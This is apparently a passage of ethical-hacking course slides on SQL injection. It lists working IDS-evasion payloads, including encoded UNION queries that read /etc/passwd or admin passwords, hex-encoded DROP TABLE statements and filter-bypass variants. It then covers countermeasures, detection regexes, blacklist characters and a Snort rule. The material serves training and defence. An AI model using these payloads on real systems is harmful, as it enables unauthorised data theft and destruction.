




Objective 04

Demonstrate Different Evasion Techniques

Evading IDS



- Attackers use evasion techniques to **obscure input strings** to **avoid detection** by signature-based detection systems
- **Signature-based detection systems** build a database of SQL injection attack strings (signatures) and then **compare** input strings against the signature database during runtime to detect attacks

Evasion Technique: In-line Comment and Char Encoding

In-line Comment

Evade signatures that filter white spaces

- In this technique, white spaces between SQL keywords are **replaced by inserting in-line comments**
- `/* … */` is used in SQL to delimit multi-row comments

```
'/**/UNION/**/SELECT/**/password/**/FROM/
**/Users/**/WHERE/**/username/**/LIKE/**/
'admin'--
```

- You can use inline comments within SQL keywords

```
'/**/UN/**/ION/**/SEL/**/ECT/**/password/*
*/FR/**/OM/**/Users/**/WHE/**/RE/**/
username/**/LIKE/**/'admin'--
```

Char Encoding

- The **Char()** function can be used to inject SQL injection statements into MySQL without using double quotes

Load files in unions (string = "/etc/passwd"):

```
' union select 1,
(load_file(char(47,101,116,99,47,112,97,115
,115,119,100))),1,1,1;
```

Inject without quotes (string = "%"):

```
' or username like char(37);
```

Inject without quotes (string = "root"):

```
' union select * from users where login =
char(114,111,111,116);
```

Check for existing files (string = "n.ext"):

```
' and 1=( if(
(load_file(char(110,46,101,120,116))<>char(
39,39)),1,0));
```

Evasion Technique: String Concatenation and Obfuscated Code

String Concatenation

- Split instructions to avoid signature detection using execution commands that allows for the concatenation of text in a database server
  - **Oracle:** `'; EXECUTE IMMEDIATE 'SEL' || 'ECT US' || 'ER'`
  - **MSSQL:** `'; EXEC ('DRO' + 'P T' + 'AB' + 'LE')`
- Compose SQL statement by concatenating strings instead of a parameterized query
  - **MySQL:** `'; EXECUTE CONCAT('INSE','RT US','ER')`

Obfuscated Code

Examples of obfuscated codes for the string "qwerty"

```
Reverse(concat(if(1,char(121),2),0x74,right(left(0x567210,2),1),
lower(mid('TEST',2,1)),replace(0x7074,'pt','w'),
char(instr(123321,33)+110)))
```

```
Concat(unhex(left(crc32(31337),3)-400),unhex(ceil(atan(1)*100-
2)), unhex(round(log(2)*100)-
4),char(114),char(right(cot(31337),2)+54), char(pow(11,2)))
```

An example of bypassing signatures (obfuscated code for request)

The following request corresponds to the application signature:

```
/?id=1+union+(select+1,2+from+test.users)
```

The signatures can be bypassed by modifying the above request as follows:

/?id=(1)union(selEct(1),mid(hash,1,32)from(test.users))

/?id=1+union+(sELect'1',concat(login,hash)from+test.users)

/?id=(1)union(((((((select(1),hex(hash)from(test.users)))))))

Evasion Technique: Manipulating White Spaces and Hex Encoding

Manipulating White Spaces

- The white space manipulation technique obfuscates input strings by **dropping or adding white spaces** between SQL keywords and string or number literals without altering the execution of SQL statements
- Adding white spaces using **special characters** like tab, carriage return, or linefeeds makes an SQL statement completely untraceable without changing the execution of the statement
  - "**UNION SELECT**" signature is different from "**UNION SELECT**"
- Dropping spaces from **SQL statements** will not affect its execution by some of the **SQL databases**

  'OR'1'='1' (with no spaces)

Hex Encoding

- The hex encoding evasion technique uses **hexadecimal encoding** to represent a string
- For example, the string '**SELECT**' can be represented by the hexadecimal number **0x73656c656374**, which most likely will not be detected by a signature protection mechanism

Using a Hex Value

```
; declare @x varchar(80);
set @x = X73656c656374
20404076657273696f6e;
EXEC (@x)
```

Note: This statement uses no single quotes (')

String to Hex Examples

```
SELECT @@version =
0x73656c656374204
040766572736 96f6
DROP Table CreditCard =
0x44524f502054
61626c652043726564697443617264
INSERT into USERS
('certifiedhacker', 'qwerty') =
0x494e5345525420696e74
6f20555345525320282 74a7
5676779426f79272c202771
77657274792729
```

Evasion Technique: Sophisticated Matches and URL Encoding

Sophisticated Matches

- An IDS signature may be looking for **'OR 1=1**. Replacing this string with another string will have the same effect

SQL Injection Characters

- `' or "` character String Indicators
- `-- or #` single-line comment
- `/*...*/` multiple-line comment
- `+` addition, concatenate (or space in URL)
- `||` (double pipe) concatenate

Evading ' OR 1=1 signature

- ' OR 'john' = 'john'
- ' OR 'microsoft' = 'micro'+'soft'
- ' OR 'movies' = N'movies'
- ' OR 'software' like 'soft%'
- ' OR 7 > 1
- ' OR 'best' > 'b'
- ' OR 'whatever' IN ('whatever')
- ' OR 5 BETWEEN 1 AND 7

URL Encoding

- The attacker obfuscates the input string by replacing the characters with their ASCII code in **hexadecimal form** preceding each **code point** with a **percent sign** '%'
- For a single quotation mark, the ASCII code is **0X27**. Therefore, its URL-encoding character is represented by **%27**
- In some cases, the basic URL encoding does not work; however, an attacker can make use of **double-URL encoding** to bypass the filter

SQL Injection Query

```
' UNION SELECT Password FROM Users_Data WHERE name='Admin'--
```

After URL Encoding

```
%27%20UNION%20SELECT%20Password%20FROM%20Users_Data%20WHERE%
20name%3D%27Admin%27%E2%80%94
```

After Double-URL Encoding

```
%2527%2520UNION%2520SELECT%2520Password%2520FROM%2520Users_Da
ta%2520WHERE%2520name%253D%2527Admin%2527%25E2%2580%2594
```

Evasion Technique: Null Byte and Case Variation

Null Byte

- The attacker uses a null byte (**%00**) character prior to a string to bypass the detection mechanism
- Using the resulting query, an attacker obtains the **password** of an **admin account**
- **SQL Injection Query**

  ' UNION SELECT Password FROM Users WHERE UserName='admin'--

- **After injecting null bytes:**

  %00' UNION SELECT Password FROM Users WHERE UserName='admin'--

Case Variation

- The attacker can mix **uppercase** and **lowercase letters** in an attack vector to pass through the detection mechanism
- **If the filter is designed to detect the following queries:**

```
union select user_id, password from
admin where user_name='admin'--

UNION SELECT USER_ID, PASSWORD FROM
ADMIN WHERE USER_NAME='ADMIN'--
```

- **The attacker can easily bypass the filter using the following query:**

  UnIoN sEleCt UsEr_iD, PaSSwOrd fROm aDmiN wHeRe UseR_NamE='AdMIn'--

Evasion Technique: Declare Variables and IP Fragmentation

Declare Variables

- The attacker identifies a **variable** that can be used to pass a series of specially crafted **SQL statements**
- Assume the following SQL injection used by an attacker:

```
UNION Select Password
```

- The attacker **redefines** the above SQL statement into a variable '**sqlvar**' in the following manner:

```
; declare @sqlvar nvarchar(70); set
@sqlvar = (N'UNI' + N'ON' + N' SELECT' +
N'Password'); EXEC(@sqlvar)
```

IP Fragmentation

- An attacker intentionally splits an IP packet to spread it across **multiple small fragments**
- Small packet fragments can be further modified to **complicate reassembly** and detection of an attack vector
- Different ways to evade signature mechanism:
  - Take a **pause in sending** parts of the attack in the hope that an IDS would time out before the target computer does
  - Send the packets in the **reverse order**
  - Send the packets in the correct order, except for the **first fragment** which is sent last
  - Send the packets in the correct order, except for the **last fragment** which is sent first
  - Send the packets **out of order** or **randomly**

Objective 05

Explain SQL Injection Countermeasures

How to Defend Against SQL Injection Attacks

1. Make no assumptions about the **size**, **type**, or **content** of the data that is received by your application
2. Test the **size** and **data type of input** and enforce appropriate limits to prevent buffer overruns
3. Test the content of **string variables** and accept only **expected values**
4. Reject entries that contain **binary data**, **escape sequences**, and **comment** characters
5. Never build **Transact-SQL** statements directly from user input and use stored procedures to validate user input
6. Implement **multiple layers of validation** and never concatenate user input that is not validated
7. Avoid constructing **dynamic SQL** with concatenated input values
8. Ensure that the **Web config files** for each application do not contain sensitive information
9. Use most **restrictive SQL account types** for applications
10. Use Network, host, and application **intrusion detection systems** to monitor injection attacks
11. Perform automated **black box injection testing**, **static source code analysis**, and **manual penetration testing** to probe for vulnerabilities
12. Keep **untrusted data** separate from commands and queries

How to Defend Against SQL Injection Attacks (Cont'd)

13. In the absence of a parameterized API, use a specific **escape syntax** for the interpreter to eliminate special characters
14. Use a **secure hash algorithm** such as SHA256 to store user passwords rather than storing them in plaintext
15. Use a **data access abstraction** layer to enforce secure data access across an entire application
16. Ensure that the **code tracing** and **debug messages** are removed prior to deploying an application
17. Design the code in such a way that it appropriately **traps and handles** exceptions
18. Apply the **least privilege rule** to run the applications that access the DBMS
19. Validate **user-supplied data** as well as **data** obtained from untrusted sources on the server-side
20. Avoid **quoted/delimited** identifiers as they significantly complicate all whitelisting, black-listing, and escaping efforts
21. Use a prepared statement to create a **parameterized query** to block the **execution of query**
22. Ensure that all user inputs are sanitized before using them in **dynamic SQL statements**
23. Use **regular expressions** and **stored procedures** to detect potentially harmful code
24. Avoid the use of any **web application** that is not tested by the web server

How to Defend Against SQL Injection Attacks: Use Type-Safe SQL Parameters

Enforce **Type** and **length checks** using **Parameter Collection** so that the input is treated as a literal value instead of an executable code

```
SqlDataAdapter myCommand = new SqlDataAdapter("AuthLogin", conn);
myCommand.SelectCommand.CommandType = CommandType.StoredProcedure; SqlParameter parm =
myCommand.SelectCommand.Parameters.Add("@aut_id", SqlDbType.VarChar, 11);
parm.Value = Login.Text;
```

In this example, the `@aut_id` parameter is treated as a literal value, and not as an executable code. This value is checked for type and length.

Example of Vulnerable and Secure Code

Vulnerable Code

```
SqlDataAdapter myCommand =
new SqlDataAdapter("LoginStoredProcedure '" +
Login.Text + "'", conn);
```

Secure Code

```
SqlDataAdapter myCommand = new SqlDataAdapter( "SELECT
aut_lname, aut_fname FROM Authors WHERE aut_id =
@aut_id", conn); SQLParameter parm =
myCommand.SelectCommand.Parameters.Add("@aut_id",
SqlDbType.VarChar, 11); Parm.Value = Login.Text;
```

Defenses in the Application

1. Input Validation

Input validation helps developers to **prevent user-supplied data** influencing the logic of the code

Whitelist Validation

- Whitelist validation is an effective technique in which only the list of entities that have been **approved for secured access** are accepted
- Characters used for whitelist validation include

  `^\ {} () @ | ? $`

Blacklist Validation

- Blacklist validation rejects all the malicious inputs that have been **disapproved for protected access**
- Characters used for blacklist validation include
- `' | % | -- | ; | /\* | \\\* | _ | \[ | @ | xp_`

2. Output Encoding

- Output encoding is used to encode the input to ensure it is **properly sanitized** before being passed to the database
- For example, use the following output encoding in Java:

```
myQuery = myQuery.replace("'", "\'");
```

3. Enforcing Least Privileges

- Minimum privileges should be assigned to the operating system where the database management system runs, and the **DBMS should never be run as root**

Defenses in the Application (Cont'd)

4. LIKE Clauses

- While using a LIKE clause, wildcard characters such as _, %, and [should be escaped
- Use the **Replace()** method and append LIKE between square brackets to prevent SQL injection
- For example, consider the following code:

```
s = s.Replace("%", "[%]");
```

5. Wrapping Parameters with QUOTENAME() and REPLACE()

- The data received from the parameters used in the stored procedure or the data received from the existing tables should be wrapped using **QUOTENAME()** and **REPLACE()**
- For example, consider the following code:

```
-- Before:
SET @temp = N'SELECT * FROM employees WHERE
emp_lname ='''
 + @emp_lname + N'''';
-- After:
SET @temp = N'SELECT * FROM employees WHERE
emp_lname = '''
+ REPLACE(@emp_lname,'''',''''''') + N'''';
```

Detecting SQL Injection Attacks

- The regular expression mentioned below checks for attacks that may contain **SQL specific meta-characters**, such as the single-quote (') or the double-dash (--) with any text inside and their hex equivalents
- Regex for detection of SQL meta-characters as follows:
  - **Regular expression for detection of SQL meta-characters**

    ```
    /(\')|(\%27)|(\-\-)|(#)|(\%23)/ix
    ```

  - **Modified Regular expression for detection of SQL meta-characters**

    ```
    /((\%3D)|(=))[^\n]*((\%27)|(\')|(\-\-
    )|(\%3B)|(;))/ix
    ```

  - **Regular expression for typical SQL injection attack**

    ```
    /\w*((\%27)|(\'))((\%6F)|o|(\%4F))((\%72)|r|(\%52)
    )/ix
    ```

  - **Regular expression for detecting SQL injection with the UNION keyword**

    ```
    /((\%27)|(\'))union/ix
    ```

  - **Regular expression for detecting SQL injection attacks on a MS SQL Server**


    ```
    /exec(\s|\+)+(s|x)p\w+/ix
    ```

Characters	Explanation
'	Single-quote character
|	Or
%27	Hex equivalent of single-quote character
--	Double-dash
#	Hash or pound character
%23	Hex equivalent of hash character
I	Case-insensitive
X	Ignore white spaces in pattern
%3D	Hex equivalent of = (equal) character
%3B	Hex equivalent of ; (semi-colon) character
%6F	Hex equivalent of o character
%4F	Hex equivalent of O character
%72	Hex equivalent of r character
%52	Hex equivalent of R character
%3C	Hex equivalent of < (opening angle bracket) character
%3E	Hex equivalent of > (closing angle bracket) character
%2F	Hex equivalent of / (forward slash for a closing tag) character
\s	Whitespaces equivalents
^\n	Hex equivalent of a non-newline character

SQL Injection Detection Tools: OWASP ZAP and Damn Small SQLi Scanner (DSSS)

OWASP ZAP


OWASP Zed Attack Proxy (ZAP) is an integrated penetration testing tool for **finding vulnerabilities in web applications**



https://www.zaproxy.org

Damn Small SQLi Scanner (DSSS)

DSSS is an **SQL injection vulnerability scanner** that scans the web application for various SQL injection vulnerabilities



https://github.com

SQL Injection Detection Tools: Snort

- Common attacks use a specific type of **code sequence** that allows attackers to gain **unauthorized access** to the target's system and data
- These code sequences allow a user to write **Snort rules**, which aim to **detect SQL injection attacks**
- Some of the expressions that can be blocked by the Snort are as follows:

1
```
/User-Agent\x3A\x20[^\r\n]*sleep\x28/i
```

2
```
/[?&]selInfoKey1=[^&]*?([\x27\x22\x3b\x23]|\x2f\x2a|\x2d\x2d)/i
```

```
alert tcp any six -> any $HTTP_PORTS ( msg:"SQL use of sleep function in
HTTP header - likely SQL injection attempt"; flow:to_server,established;
http_header; content:"User-Agent|3A| ";
content:"sleep(",fast_pattern,nocase; pcre:"/User-
Agent\x3A\x20[^\r\n]*sleep\x28/i"; metadata:policy balanced-ips
drop,policy max-detect-ips drop,policy security-ips drop,ruleset
community; service:http; reference:url,blog.cloudflare.com/the-sleepy-
user-agent/; classtype:web-application-attack; sid:38993; rev:9; )
```

https://www.snort.org

Additional Tools

- Ghauri (*https://github.com*)
- Burp Suite (*https://www.portswigger.net*)
- HCL AppScan (*https://www. hcl-software.com*)
- Invicti (*https://www.invicti.com*)
- SQL Invader (*https://www.rapid7.com*)

Module Summary

- In this module, we have discussed the following:
  - Basic SQL injection concepts along with different types of SQL injection
  - SQL injection methodology, including gathering and SQL injection vulnerability detection, launching SQL injection attacks, and advanced SQL injection
  - Various SQL injection tools
  - Various SQL injection evasion techniques
  - Various countermeasures to prevent SQL injection attempts by threat actors
  - Various SQL injection detection tools
- In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen-testers, perform wireless network hacking to compromise a Wi-Fi network to gain unauthorized access to network resources